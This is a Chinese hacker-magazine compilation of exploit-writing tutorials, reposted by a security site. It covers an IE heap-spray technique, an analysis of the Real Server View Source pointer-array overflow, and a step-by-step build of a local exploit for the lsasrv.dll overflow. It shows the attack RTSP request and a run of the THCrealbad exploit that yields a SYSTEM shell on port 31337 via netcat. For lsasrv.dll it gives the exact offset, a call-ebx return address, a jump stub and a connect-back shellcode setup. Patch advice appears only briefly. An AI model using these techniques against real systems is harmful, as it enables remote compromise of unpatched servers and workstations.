我们可以控制的值最终在7108E236处传递给了EAX，然后我们精简一下上面的代码，更为直观地看看，是这样的:

```
7108E242  8B40 34   MOV EAX,DWORD PTR DS:[EAX+34]
7108E25D  8B08      MOV ECX,DWORD PTR DS:[EAX]
7108E263  FF11      CALL DWORD PTR DS:[ECX]
```

我们仅能控制EAX，接着IE会把EAX+13处的内容赋给EAX，再把EAX处的内容赋给ECX，最后ECX作为一个函数的指针被调用。这个过程还是很麻烦的，虽然我们能够控制其中的一个寄存器，并且可以间接地影响到程序的流程，但是这个"间接"的层数实在太多，三次对地址的访问使得我们很难找到一个比较好的地址。还有更糟糕的是就算找到了，也没有寄存器可以定位，栈内的数据似乎也没有直接指向我们能够控制的地方。

网上给出来的利用大多是使用强行定位的方法，这种方法比较野蛮。去年似乎见到有人用过，就是通过其他的路子预先申请大量的内存，强迫某个地址出现某些代码，然后让这个地址的内容和这个地址的值一致。这样不管你"间接"多少次，最后得到的还是这个地址，再Call的时候，就跳转过来了。

对于这个漏洞，直观的解释是 比如我通过大量申请内存，最后控制了0x11111111及其附近的内容全部为0x11111111，那我就设定间接影响到程序流程的那个EAX为0x111111111，通过两次取地址的内容操作后，ECX的值还是0x11111111，最后一个Call自然就会跳转到0x11111111了。

可以看到，这个地址除了要与其内容相同以外，还要求地址本身是一个可执行且不会再次导致异常的指令。外面POC用的是0x0D0D0D0D这个地址，填充的也是大量的0x0D0D0D0D，因为连续5个0x0D刚好可以构成一个"XOR EAX, 0D0D0D0Dh"。这是一个肯定不会再次导致异常的指令，按照这个POC所设想的，经过大量(而且个数通常不确定)的"XOR EAX,0D0D0D0Dh"后，最后肯定会执行到ShellCode，也就是JavaScript里面定义的那个ShellCode包含的数据。

这里还有一个小细节，那就是ShellCode前面4个字节为什么都是0x43呢？其实很简单，因为你不能确定前面这么多的0D是不是刚好都构成了"XOR EAX, 0D0D0D0Dh"。最坏的情况是在ShellCode之前有一个0x0D，那肯定是要和ShellCode的前4个字节形成一条语句的。这4个0x43就是为了保证ShellCode能够完整地从开头开始运行，而0x43本身就是一个单字节的Inc edx，即使单独成为一条语句也没有什么大碍。

因为这个溢出不是堆溢出，而且对字符似乎也没有什么特别的约束，所以可以按照自己的需求替换掉ShellCode，无论是反向连接或者是下载并执行都可以。最简单的办法就是在原来的基础上直接Copy&Paste一个过去。倘若要自己生成文件，那就要稍微麻烦一点，因为你要控制Eax的值，而它本身读过来的是一个Widechar，所以要求你生成的文件也是Unicode的。

一开始的时候，我也是直接就写，写到一半发现不太对劲，文件大小似乎不对(是我估计大小的两倍)，结果用二进制编辑器打开一看才知道，原来这是一个Unicode格式的东西，文件的开头是0xFFFE，于是只好推翻重来。

我其实并没有弄清楚为什么作者选用了0x0D0D0D0D这样一个数字，也许和堆的管理有关。有几次我用04来代替所有的0d是成功的，不过大部分情况下0x0c0c0c0c处的数据不是我们所能控制的。如果堆的虚拟分配确实是从低地址到高地址，那至多200M的数据就能控制到0x0d0d0d0d的地方，JavaScript中循环分配的次数也许还可以减上一减。不过不清楚堆的分配情况，这些也就是瞎猜的。

另外，还可能有其他比较好的利用方法吗？Leven在XFocus上提到有，不过不知道具体是什么，希望Leven高人能够共享一下……前段时间看Shok的文章时知道Lookaside表，当小堆(1000字节)释放的时候会注册一个对应的项，而这个项是可以计算出来的，如果可以在内存中找到我们计算出来的这个数字，似乎也是条路子。麻烦的是已经释放的堆头部会有一个指针，这个指针是不是可以执行的，这是一个问题。

这个漏洞目前虽然没有官方的补丁，但是"民间补丁"已经有了，大家最好赶快补上，因为这个漏洞还是比较易受攻击的。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

脚本小子：给大家送上了几篇简单的系统漏洞溢出、exp 编写的文章，很多对系统漏洞感兴趣的朋友都表示了热烈的欢迎。所以我们专门开设了这样的溢出教学版块，和大家一起来分析漏洞是如何产生的，高手们又是如何去触发这个漏洞的，最后的exp又是如何编写的。当然，我们的立场是如何去防止这样的漏洞出现在我们自己编写的程序里……同时，也欢迎大家把自己对某漏洞的分析、编写过程发给我们，和大家一起分享溢出的乐趣。新旧不重要，重要的是漏洞触发、exp 编写的思维哦！下面，请出牛人isno给大家带来精彩文章。

免费才是我们的最爱
——Real Server 远程溢出漏洞分析

文／ isno

这是去年immunitysec的Dave所发现的一个Real Server远程缓冲区溢出漏洞，虽然漏洞已经公布了相当长一段时间，但是由于Real Server的补丁升级不像Windows那样方便，因此目前网上的大多数使用Real Server的视频点播网站仍然存在此漏洞。而且这个漏洞是比较特殊的，它并不是普通的字符串缓冲区溢出，而是一个指针数组的溢出，因此，如果攻击程序的通用性非常好，就可以很容易地利用这个漏洞来进行攻击。下面我们就来分析这个漏洞成因以及攻击方法。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

Real Server 工作原理

Real Server是一款由RealNetWorks开发和维护的多类型媒体服务器，在Real Server 8.0以后版本被命名为Helix Server，但它们的内核都是一样的。在下列版本的Real Server中存在此漏洞：

```
Real Networks Real Server 8.0Beta
Real Networks Real Server 8.02
Real Networks Real Server 8.01
Real Networks Real Server 8.0
Real Networks Real Server 7.0.2
Real Networks Real Server 7.0.1
Real Networks Real Server 7.0
Real Networks Real Server G2 1.0
Real Networks Helix Universal Server 9.01
Real Networks Helix Universal Server 9.0
Real Networks Helix Universal Server 8.01
```

问题出在Real Server的View Source插件上。这个插件负责读和显示媒体文件的文件格式头，当部分字符（如"."）以超多数量包含在URL中，服务协议在对此URL进行解析时可发生缓冲区溢出，精心构建提交上数据可能以服务进程权限在系统上执行任意指令。

我们首先来介绍一下Real Server是如何进行工作的。Real Server和普通的Web服务器类似，它是使用RTSP来实现流媒体点播的。RTSP是Realtime Streaming Protocol的缩写，意思是实时流协议，它是一种应用层协议，与HTTP非常类似。如果使用IE浏览器，用鼠标单击带有RTSP协议的链接，可以直接启动电脑中的RealPlayer进行播放。由于这种协议是实时播放的，因此不能直接单击下载或利用信息"网络蚂蚁"、"网际快车"等下载工具进行下载。

一个常见的网络点播操作过程如下：每次当客户端（RealPlayer）进行网上点播操作时，首先会连接到服务端（Real Server）的554端口，然后向服务器发送一个OPTIONS操作来获取服务器支持哪些操作。服务器会把服务器所支持的操作返回给客户端。客户端在得到的结果当中寻找DESCRIBE，如果服务器支持DESCRIBE操作，客户端就会发送DESCRIBE操作来获取媒体文件的相关信息。在这之后，客户端会发送SETUP和SETUP_PARAMETER操作把客户端的数据监听端口等信息告诉服务器。服务器会回连到客户端的这个端口，建立数据传输通道，然后把媒体文件的内容发送到客户端，这样客户端就可以进行播放了。整个过程如下所示：

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
客户端————OPTIONS————>服务器
客户端<————支持选项————服务器
客户端————DESCRIBE————>服务器
客户端<————媒体信息————服务器
客户端————SETUP————>服务器
客户端————SETUP_PARAMETER————>服务器
客户端数据接受端口<————媒体数据流————服务器
```

漏洞原理

在了解了Real Server的流媒体播放原理之后，我们来研究一下View Source插件的缓冲区溢出漏洞。这个漏洞就是在上面所讲述的第三个过程当中被触发的，当客户端向服务器发送DESCRIBE操作时，服务器就会调用View Source插件来获取流媒体文件的相关信息，在解析流媒体文件名的时候，Real Server没有进行足够的安全检查，造成了一个堆栈当中的指针数组溢出，从而覆盖到堆栈里保存的返回地址。但是这个漏洞的利用过程是相当特殊的，它不是一般的字符串缓冲区溢出，而是一个指针数组的溢出；而且溢出之后进行覆盖的内容攻击者是无法控制的。然而非常凑巧的是，由于被溢出的指针数组中存放的可能是攻击者可以控制的内容的地址，所以利用一些技巧可以让返回地址被覆盖成可以执行到ShellCode的地址。如此一来，就无须对不同版本的操作系统以及不同版本的Real Server来使用不同的覆盖返回地址，这样反而提高了漏洞利用的成功率。所以，凡是有漏洞的服务器，无论操作系统版本还是Real Server版本都无关紧要，都可以非常容易地攻击成功。

现在，我们来看一下漏洞发生的具体情况。在本地安装一个Real Server 8.01，然后使用netcat连接到本地的554端口，发送如下请求：

```
C:\>nc -vv localhost 554
isno [127.0.0.1] 554 (?) open
DESCRIBE /aaaa/a.smi RTSP/1.0
```

在RTSP/1.0后面要跟两个回车，然后会进入rmserver.exe进程中，在View Source插件即vsrc3260.dll中的0x0254D330函数当中对媒体信息格式字符串进行解析：

```
.text:1000D330 ; int __stdcall sub_1000D330(int,char *)
.text:1000D330 sub_1000D330      proc near      ; DATA XREF: .rdata:1001C8DC_o
.text:1000D330
.text:1000D330 var_C             = dword ptr -0Ch
.text:1000D330 var_8             = dword ptr -8
.text:1000D330 var_4             = dword ptr -4
.text:1000D330 arg_0             = dword ptr  8
```

这个字符串参数就是媒体信息格式字符串，它是由一系列表示媒体信息的字符串所组成，并由"."符号来进行分隔。当我们提交了上面的DESCRIBE请求后，Real Server会组成一个媒体信息格式字符串来进行查询，这个字符串的内容是config.ViewSource Configuration./aaaa，其中/aaaa就是我们提交的请求当中要查询的媒体文件的路径。在这个字符串之后是另外一个字符串a.smi，也就是提交的请求当中要查询的媒体文件名。

```
.text:1000D330 arg_4             = dword ptr  0Ch
……
```

这个sub_1000D330函数所要进行的就是对媒体信息格式字符串进行解析，在后面会调用另外一个函数：

```
.text:1000D43E      lea     edx, [ebp+var_4]
.text:1000D441      push    edx
.text:1000D442      push    ebx
；这个参数就是媒体信息格式字符串
.text:1000D443      mov     eax, [eax+10h]
.text:1000D446      push    eax
.text:1000D447      mov     ecx, [eax]
.text:1000D449      call    dword ptr [ecx+78h]
；调用0x00432EC0
……
.text:00432EC3      mov     eax, [ebp+arg_8]
.text:00432EC6      mov     ecx, [ebp+arg_4]
.text:00432EC9      mov     edx, [ebp+arg_0]
.text:00432ECC      push    eax
.text:00432ECD      push    ecx
.text:00432ECE      mov     ecx, [edx+14h]
.text:00432ED1      call    sub_47C860
；调用0x0047c860函数
……
.text:0047C871      push    ecx
.text:0047C872      lea     ecx, [ebp+var_8]
.text:0047C875      push    edx
.text:0047C876      push    ecx
.text:0047C877      mov     ecx, esi
.text:0047C879      mov     [ebp+var_8], 0
.text:0047C880      mov     [ebp+var_4], 0
.text:0047C887      call    dword ptr [eax+44]
；调用0x00440550函数
……
```

再经过几次函数调用之后，最终会去调用sub_4838C0函数：

```
.text:0044056A      push    2Eh
；这个参数是"."字符
.text:0044056C      push    ecx
；这个参数就是媒体信息格式字符串
.text:0044056D      mov     ecx, eax
.text:0044056F      call    sub_4838C0
```

每月及时观看电子月刊书籍 就上溜客安全网 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

sub_4838C0这个函数的作用就是把媒体信息格式字符串按照指定字符（这里是"."字符）进行解析分割，然后把解析出来的字符串地址放在一个指针数组里面：

```
.text:004838C0 sub_4838C0       proc near
; CODE XREF: sub_440550+1F_p
.text:004838C0
 ; sub_47AA10+29_p ...
.text:004838C0
.text:004838C0 var_1000         = dword ptr -1000h
.text:004838C0 arg_0            = dword ptr  8
.text:004838C0 arg_4            = byte ptr  0Ch
.text:004838C0
.text:004838C0                  push    ebp
.text:004838C1                  mov     ebp, esp
.text:004838C3                  mov     eax, 1000h
.text:004838C8                  call    __alloca_probe
```

调用__alloca_probe的作用是在函数堆栈中分配一块0x1000字节大小的缓冲区，其实这是一个指针数组，因为每个指针所占大小是4字节，所以它能存放的指针数量是1000 ÷ 4 = 250个。用C语言形式来表示就是DWORD *ptr[250]。

```
......
.text:004838D0                  mov     edi, [ebp+arg_0]
;把媒体信息格式字符串地址放入edi
.text:004838D3                  test    edi, edi
;判断此地址是否为0
.text:004838D5                  mov     ebx, ecx
.text:004838D7                  jnz     short loc_4838E2
;如果为0则进行错误处理
.text:004838D9                  cmp     byte ptr [edi], 0
;判断此地址内容是否为空
.text:004838DC                  jz      loc_4839DB
;如果为空则进行错误处理
......
```

下面来填充一个信息结构，这个结构主要包括媒体信息格式字符串地址以及两个当作计数器的整型数变量：

```
.text:004838E2                  mov     eax, 1
.text:004838E7                  mov     [ebx+4], edi
.text:004838EA                  mov     [ebx+15h], eax
.text:004838ED                  mov     [ebx+11h], eax
.text:004838F0                  mov     al, [edi]
.text:004838F2                  mov     [ebp+var_1000], edi
.text:004838F8                  test    al, al
.text:004838FA                  jz      short loc_483930
```

下面的操作就是分析媒体信息格式字符串，遇到"."字符就把这个地址放入指针数组中，即从ptr[1]开始存放含有"."字符的地址。因为ptr[]数组最大为250，媒体信息格式字符串地址已经占用了1个位置，所以还能存放249个指针。如果所查询的媒体信息格式字符串中包含的"."字符的数量超过249个，那么就会发生指针数组溢出，然后就可以用含有"."字符的地址来覆盖返回地址。这样如果用含有"."字符的地址构造一个可以执行的指令的话，就可以让函数返回时跳转到我们的ShellCode当中去。

```
.text:004838FC loc_4838FC:
; CODE XREF: sub_4838C0+6E_j
.text:004838FC                  mov     eax, [ebx+4]
.text:004838FF                  mov     cl, [ebp+arg_4]
;这个参数放的就是"."字符
.text:00483902                  cmp     [eax], cl
;比较是否为"."字符
.text:00483904                  jnz     short loc_48391B
.text:00483906                  cmp     eax, edi
.text:00483908                  jbe     short loc_48391B
.text:0048390A                  mov     edx, [ebx+15h]
.text:0048390D                  mov     [ebp+edx*4+var_1000],
eax;如果是"."字符的话，就把这个地址按照计数器下标依次放入指针数组
.text:00483914                  mov     eax, [ebx+15h]
.text:00483917                  inc     eax
.text:00483918                  mov     [ebx+15h], eax
.text:0048391B
.text:0048391B loc_48391B:
; CODE XREF: sub_4838C0+44_j
.text:0048391B
; sub_4838C0+48_j
.text:0048391B                  mov     esi, [ebx+4]
.text:0048391E                  mov     edx, [ebx+11h]
.text:00483921                  inc     esi
.text:00483922                  inc     edx
.text:00483923                  mov     eax, esi
.text:00483925                  mov     [ebx+4], esi
.text:00483928                  mov     [ebx+11h], edx
.text:0048392B                  cmp     byte ptr [eax], 0
;如果字符串结束就进行后面的操作
.text:0048392E                  jnz     short loc_4838FC
```

如果用C语言来表示上面的程序，大概就是下面这样：

```
int AnalyseMediaInfo(int i,char *szInfo)
{
    DWORD *ptr[250];  //在缓冲区中分配一个250大小的指针数组
    int i,j;  //两个计数器变量
    If(szInfo == NULL||szInfo[0] == 0)
//判断媒体信息格式字符串是否合法
goto err;
    ptr[0] = szInfo;      //存放媒体信息格式字符串地址
    for(i = 0,j = 1;szInfo[i] != 0;i++,j++)
```

每月及時觀看電子月刊書籍
溜客安全網 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
{
if(szInfo[i] == '.')
// 寻找媒体信息格式字符串中含有“.”字符的地方
ptr[j] = &szInfo[i];
// 找到的话就把这个地方放入ptr[]数组当中
  else
  do something…
  }
  ……..
}
```

这样一来，大家就可以更清楚地看出溢出是如何发生的了。这个函数的堆栈里依次存放着两个参数、返回地址、保存的EBP、ptr[]数组，因为程序没有对ptr[]数组的容量进行判断，所以当不断在ptr[]中存入地址并超过249个时，就会覆盖到堆栈里的EBP和返回地址。那么，就用含有“.”字符且可以执行的地址覆盖返回地址，这样当函数返回的时候就可以成功地跳转到ShellCode去了。

知道了该漏洞的成因之后，要利用这个漏洞就不难了。我们要做的就是发送一个DESCRIBE /path/name.smi RTSP/1.0请求”，其中在path当中包含大量“.”字符（超过249个），这样就会用其中一个“.”字符的地址覆盖返回地址，当函数返回的时候就跳到这个地址去执行了。那么如何使得这个地址的指令可以合法执行呢？用“../”这样的字符，即2E 2E 2F恰好组成一个DAS指令，这个指令只是改变EAX的值而没有什么特殊影响，可以当作NOP指令来使用。然后把ShellCode放在name里面，这样就可以成功地执行到ShellCode了。这种利用方法的好处在于不用寻找通用的返回地址来跳转到ShellCode，如此一来就大大提高了攻击的成功率。

其实，我们已经再不用费心去写攻击程序了，因为著名黑客组织THC已经写出来一个非常完美的exploit程序，对于Helix Server 9.02以下版本的服务器几乎可以100%攻击成功。这个程序的使用也非常简单：

```
C:\Downloads\RealX>THCrealbad
THCREALbad v0.4 - Wind0wZ & Linux remote root sploit for Realservers 8+9
by Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)
Usage:  <Host> <OS>
0 = Wind0wZ
1 = Linux
2 = OS Test Mode
```

首先，我们用选项2来测试目标服务器的Real Server版本：

```
C:\Downloads\RealX>THCrealbad 192.168.0.1 2
```

```
THCREALbad v0.4 - Wind0wZ & Linux remote root sploit for Realservers 8+9
by Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)
Detected OS:  RealServer Versiòn 8.0.0.149 (win32)
```

只要显示出的Real Server版本在9.02以下，那么恭喜你，攻击成功的概率在95%以上了。如果测试出的系统版本是Win32，就用选项0来攻击；如果测试出的系统版本是Linux，那么就用选项1来攻击：

```
C:\Downloads\RealX>THCrealbad 192.168.0.1 0
THCREALbad v0.4 - Wind0wZ & Linux remote root sploit for Realservers 8+9
by Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)
exploit send ... sleeping a while ...
ok ... now try to connect to port 31337 via netcat !
```

这时就在目标机器上开了一个31337端口的CMD Shell，我们用NC或者Telnet连接上去就行了：

```
C:\Downloads\RealX>nc -vv 192.168.0.1 31337
isno [192.168.0.1] 31337 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
C:\WINNT\system32>cd\
cd\
C:\>dir
dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 F069-9C39
 C:\ 的目录
2003-10-31  00:07      <DIR>       Documents and Settings
2004-01-27  02:12      <DIR>       Downloads
2004-01-30  17:47      <DIR>       Program Files
2004-01-18  17:19      <DIR>       WINNT
            1 个文件              0 字节
            4 个目录    441,294,848 可用字节
```

这时获得的就是一个SYSTEM权限的CMD了，如果是Linux系统就可以获得root权限的Shell。这个攻击程序唯一的缺陷就在于它的ShellCode是监听端口的，如果目标主机有防火墙的话，即使攻击成功也无法连接到目标主机的31337端口上去。当然，把这个攻击程序修改成反向连接或者截获socket句柄的ShellCode也是很简单的，只要把其中的ShellCode替换成所需要的就行了。不过要注意一点，这个ShellCode是用0x90异或的，所以ShellCode也必须使用0x90进行异或。

修补漏洞

使用Real Networks Helix Universal Server 9.02以及以上版本就不存在这个漏洞了。或者是修改你的防火墙策略，让其他端口不能访问网络也能同样达到防护的目的。

每日及时观看电子月刊书籍 就上溜客安全网 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

脚本小子：这个文章我就不说什么了，大家直接看看非常有代表性的一位读者来信的原样刊登吧。PS：这样的信件从五期黑防发出后，各编辑收到有类似说法的E-mail、论坛短消息、电话等。不下500次！在这里小编们除了感谢大家对我们的支持和关心，并继续为大家提供这样的优秀稿件外，还有什么可做的呢？！

lsasrv.dll远程溢出

文／图 F.Zh

上次写的那篇文章，有好多东西是慌里慌张地没有说清楚。究其原因，说出来不怕大家笑话，我是为了骗点稿费给MM买东西，所以才会写得这么急。在接受了黑防老编独行者一番教育后，我深刻地认识到老编，哦，不不……读者才是一切的硬道理。为了显示诚意，我决定续貂一回，作为上一篇的补偿，这篇将会更详细！

微软给的补丁包，一下子补了二十几个漏洞，其中有一个lsasrv.dll的远程溢出，就是被用来做“震荡波”蠕虫的那个，算是被大家研究得最多的。关于这个漏洞的远程利用，mslug在安全焦点(https://www.xfocus.net/bbs/index.php?act=ST&f=6&t=35712)有一个详细的分析，而这个漏洞的本地利用方法相对来说要简单一点，我们可以试着练习一下。下面就让我们开始菜鸟的溢出之旅吧。

获得了这个漏洞的消息，首先是要想办法触发这个漏洞。按照eEye的文档，传递给DsRoleUpgradeDownlevelServer函数的第一个参数以超长的字符串，就会发生溢出。再仔细看看，这个参数在Windows 2000和XP下是不一样的，XP下面可以直接是ASCII，但是Windows 2000下面必须是UNICODE的字串。我们假定就在Windows 2000下面利用的吧，先写出一个能够触发溢出的C++程序。嗯，对了，关于这种触发漏洞的程序的写法，我觉得还是要有一个积累的过程，一时半会儿是说不太清楚的，这里索性直接给出一个，以后的工作就在上面改，这样就方便很多了。而且还有一点，这种能够触发溢出的程序，往往在别人发布漏洞的时候会给出(叫做proof of concept的东西)，像我们这样的菜鸟，能在第一时间内找到然后修改成我们能够用的就好了，呵呵。

能够触发漏洞的程序我已经做成了1.cpp，能在配套光盘中找到。这个程序尽管不长，但要是我贴在正文里面骗取千字150元的稿费，独行者一定会背着菜刀乘最近的一趟Z1到上海来砍我的(wtf 我有你说得那么抠门吗？早知道上期就给你发8元／千字的稿费了，给你150元／千字真是浪费。)……话说回来，我想你应该已经找到了这个程序吧？确认你的机器是Windows 2000而且没有补上这个漏洞的补丁，打开VC编译——什么？你点了运行？好吧，你应该可以看到一个60秒重启的对话框了，嘿嘿，如图1所示。这个溢出被触发后，lsass.exe因为无法处理的异常而被迫终止，接着整个操作系统也会跟着出问题，所以，你还是等等吧……




图1

趁这个空当儿，来说说这种漏洞的调试方法。一般的溢出要是对系统没有太大的影响（比如Serv-U之类），大多都在自己机器上调试。而如果是这种涉及内核或者是关键进程的漏洞，调一次就重启一次相当的麻烦，高手们多半都会选择在VMWare中调试。如果内存足够，你也可以试试看在VMWare上面装上N个操作系统，到时候也不用辛辛苦苦地去找系统环境，所有的东西都可以在自己的机器上搞定。关于VMWare的使用方法，我想可以Google一下，或者跪求大虾们在百忙之中抽空写文章指导一下我们——很多人一

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

起跪求，场面一定颇为壮观，想必高手多半是不好拒绝的。

你的机器也差不多重启完了，打开利器OllyDbg，文件->附加，选中lsass.exe。为什么是lsass.exe呢？你看看刚才的那个图1，显示异常终止的进程是lsass.exe，所以我们要附加调试它。相应地，如果是services.exe异常终止，就去附加services.exe，如果是winlogon.exe，那就附加winlogon.exe，呵呵，不想死的话你可以自己试试。

等OllyDbg加载完所有的模块以后，按一下F9让lsass.exe继续运行，我们再回过头去修改1.cpp。溢出已经顺利触发，下一步应该是精确定位溢出点，如果忘了怎样去定位，我们马上来复习一下：

```
for(i=0; i<MAXLEN-1; i++)
    buf[2*i] = 'A';
```

这一段，原来是填充的大量的'A'，按照我们上次说的两次定位法，把这里反复填充上ASCII码为100到200的数，这样子改：

```
for(i=0; i<MAXLEN-1; i++)
    buf[2*i] = (char)(i % 100 + 100);
```

编译后运行光盘中的2.cpp。“扑通”，OllyDbg跳了出来，显示的错误信息是“访问违反：写入到[00760000]－使用[Shift+F7/F8/F9]键跳过异常以继续执行程序”，如图2所示。

图2

这时候错误的信息已经被OllyDbg监测到，而且可以调试。我们要继续往下，看看到底是哪些数据覆盖到了EIP。按一下Shift+F9，OllyDbg的错误信息变成了“访问违反：正在执行[93929190]－使用[Shift+F7/F8/F9]键跳过异常以继续执行程序”，如图3所示。呵呵，关键的地方出来了，赶快记录下数据0x93929190，然后关掉OllyDbg，等待机器重启吧。

图3

嗯，趁这个空当儿，可以拿出前几期的Exploit编写指南来看，下一步定位是怎样的。这一次的重启代价是获得了溢出点的低位值，下一次要获得溢出点的高位值，然后就可以定位成功，接下去就要寻找内存中的指令码，跳转后就是连接ShellCode获得控制权了。

又重启了一次（汗！），还是按照前面一次的步骤，打开OllyDbg，文件->附加，选中lsass.exe，按F9让它继续执行。刚才说这一次的任务是定位溢出点的高位值，赶快打开VC来修改上次的文件吧！

```
for(i=0; i<MAXLEN-1; i++)
    buf[2*i] = (char)(i / 100 + 100);
```

对应的地方改成光盘中的3.cpp，编译运行。这次和上次的步骤也一样，出错信息出来后按一下Shift+F9，出来了些许不同的画面，“访问违反：正在执行[80808080]－使用[Shift+F7/F8/F9]键跳过异常以继续执行程序”。赶快记录啊，0x80808080，这就是高位的地址，按照上次的方法可以算出具体的地方来。在这之前（肯定是要重启的，我们再多办几件事情好了），看看哪些寄存器在我们传送的数据附近，在左下角的地址栏里面单击右键，选择前往->表达式，然后依次填eax/ebx/ecx，等等。在ebx的附近，全是80/81之类的，很眼熟：我们猜想这就是我们的数据。好，关掉OllyDbg，让计算机重启吧！

嗯嗯，又趁这个空当儿，我们来说说这个溢出的问题（顺便气气老毒）。大家一眼就看出来了吧，和上次的CMail有一个很明显的不一样的地方，上次是寄存器esp指向我们传递的数据附近，而这次是ebx。对！说起来，这次的溢出，我们的数据覆盖到了seh链，而上次的是一个简单的覆盖栈上的返回地址。然而这些对我们这样子的菜鸟来说并不重要，我们的想法很简单：如果esp指在我们传递的数据上，那我们就找内存中的call esp或者是push esp/ret；如果是ebx指在我们传递的数据上，那我们就找内存中的call ebx或者是push ebx/ret；如果发现还有其他的情况（真有其他的情况，不骗你，比如那个perl的问题），依葫芦画瓢就是。反正在精确定位的溢出点上填上相应的地址就可以，对了，这里说起精确的定位地址，还没有计算呢。

```
(0x80 - 100) * 100 + (0x90 - 100) = 2844
```

也就是说在程序3.cpp中，在i为2844开始的地方填上一个内存中的call ebx或者有相同功能的地址就可以，还是上次说的lion那个地址0x7FFA1571，修改3.cpp为4.cpp（见光盘程序），在相应的位置上填充这个地址：

```
buf[2*2844] = 0x71;
buf[2*2845] = 0x15;
buf[2*2846] = 0xFA;
buf[2*2847] = 0x7F;
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

还记得上次说的吗，数据要高位取反，写出来就是这个样子了。按照前面说了很多次的步骤，OllyDbg 附加到 lsass.exe，运行 VC 程序（4.cpp），然后按F9，看看可爱的OlyDbg告诉我们什么？如图4所示。




图 4

执行到我们的代码上了！不要怀疑，确实执行到我们提交的东西上去了，尽管出了错——我们下一步就是要消除这最后一点错误。来看看执行到了什么地方：在左下角的地址栏里面单击右键，选择前往->表达式，填上eip。注意到了没有，eip执行到的地方，数据刚好是80 80 80 80 71 15 FA 7F，就在我们填写的那个地址 0x7FFA1571 的前4个字节，算一下 2844-4=2840，也就是说对应到我们的程序上面去，i=2840 开始，应该是 ShellCode！

这里又来了一个问题，i=2840 开始，ShellCode 不能只有 4 个字节吧，因为 i=2844 的地方必须得固定。嗯，想想还是容易解决的，我们还有 4 个字节可以利用呢，跳过 i=2844 地方的就可以了嘛，这 4 个字节写成 NOP/NOP/Jmp 4 刚刚好 4 个字节，而且刚好执行过来的时候跳过了必须固定的地方——我们在后面加上 ShellCode，这个跳转就跳到 ShellCode 上面去了，直观一点，像这样子：

```
+-------------+-----------+---------+
| Nop Nop Jmp 4 | 0x7FFA1571 | Shellcode |
+-------------+-----------+---------+
 A(i=2840)        B(i=2844)     C(i=2848)
```

开始覆盖了某个地方 B（这个地方我们不关心，反正按照寄存器来选一个内存中的地址填充就行了），然后跳转后到了地方 A，执行到 A 后又是一个小跳转跳到 C，C 中放 ShellCode。

嗯，继续吧。我知道你还要重启一次，趁这个空当儿（wtf：#@$%##$^%）……我没有什么要说的，你还是喝杯水吧。

好，我们要给这个漏洞以最后一击。在 i=2840 开始的地方填上NOP/NOP/Jmp 4这4个字节的机器码 9090EB04，在 i=2848 开始的地方填上 ShellCode。用上次的MShell函数生成合适的ShellCode，全部加入到我们最后的成品5.cpp（见光盘中的5.cpp）中去，理论上应该成功了。

在本地监听1111口，不用打开OllyDbg了，直接执行程序，看到了么，我们的NC已经给出我们一个 shell！如图 5 所示。

图 5

应该说到这里这个漏洞的本地利用算是已经写好，下面的事情就是包装包装程序，让用户可以在使用的时候根据实际情况给出connect back的IP 和端口号。进一步地，这个漏洞还有其他很有意思的地方，比如，你用 OllyDbg 附加在 lsass.exe 上面然后执行我们的 5.cpp 看看。之前还有一个错误，如图 6 所示，和上一次的那个栈溢出相同的，是覆盖了返回地址，我们需要用 call esp 或者类似的指令在内存中的地址去覆盖来获得控制权。这个的精确定位和上面定位的方法一样，大家可以当作练习做来看看。

图 6

下面回顾一下我们这次菜鸟之旅的心得。

